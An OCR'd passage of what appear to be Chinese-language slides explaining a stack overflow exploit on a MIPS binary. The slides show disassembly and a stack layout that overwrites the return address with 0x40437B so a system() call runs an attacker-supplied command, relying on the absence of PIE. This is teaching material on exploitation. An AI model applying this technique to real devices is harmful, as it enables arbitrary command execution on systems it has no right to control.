  va_list va; // [sp+102Ch] [+4h] BYREF

```

```
LOAD:0040437A                 addiu   $a0, $sp, 0x18
LOAD:0040437C                 jal     system
```


```
  return system(v2);
}
```

沒開 PIE 因此位址固定


利用漏洞把指令字串擺在 stack 上

跳到 0x40437A + 1 就能執行

(MIPS address 需要 +1 才會以 MIPS16e 執行)




```
LOAD:0040437A                 addiu   $a0, $sp, 0x18
LOAD:0040437C                 jal     system
```




覆蓋
return address

A	A	...	.
...	...	...	.
A	A	...	.
0x40437B	'A' * 0x18		
任意指令			




```
LOAD:0040437A                 addiu   $a0, $sp, 0x18
LOAD:0040437C                 jal     system
```




將要 return 時

sp


A	A	…	.
…	…	…	.
A	A	…	.
0x40437B	'A' * 0x18		
任意指令			



